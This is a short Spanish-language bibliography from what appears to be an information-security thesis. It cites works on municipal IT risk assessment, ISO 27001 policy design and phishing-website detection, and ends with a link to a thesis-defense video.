RAMIREZ MONTAÑEZ, Jorge Enrique. Análisis, evaluación de riesgos y asesoramiento de la seguridad informática en el área de redes y sistemas de la Alcaldía de Pamplona - Norte de Santander. Trabajo de grado como requisito para optar el título de Especialista en Seguridad Informática. Pamplona. Universidad Nacional Abierta y a Distancia. Facultad de Ingeniería de Sistemas, 2015. 153 p

SHAHRIAR HOSSAIN, Zulkemine Mohammad. (2011). Information Source-based Classification of Automatic Phishing Website Detectors. School of Computing. Queen's University, Kingston, Canada

VARON PERALTA, Edwin Javier. Diseño de las políticas de seguridad de la información aplicables para la empresa grupo empresarial Ardila & Asociados alineadas a la norma ISO27001:2013. Trabajo de grado como requisito para optar el título de Especialista en Seguridad Informática. Bogotá D.C. Universidad Nacional Abierta y a Distancia. Facultad de Ingeniería de Sistemas, 2015. 121 p

Link video de sustentación:	https://youtu.be/-F9iKeLjgn8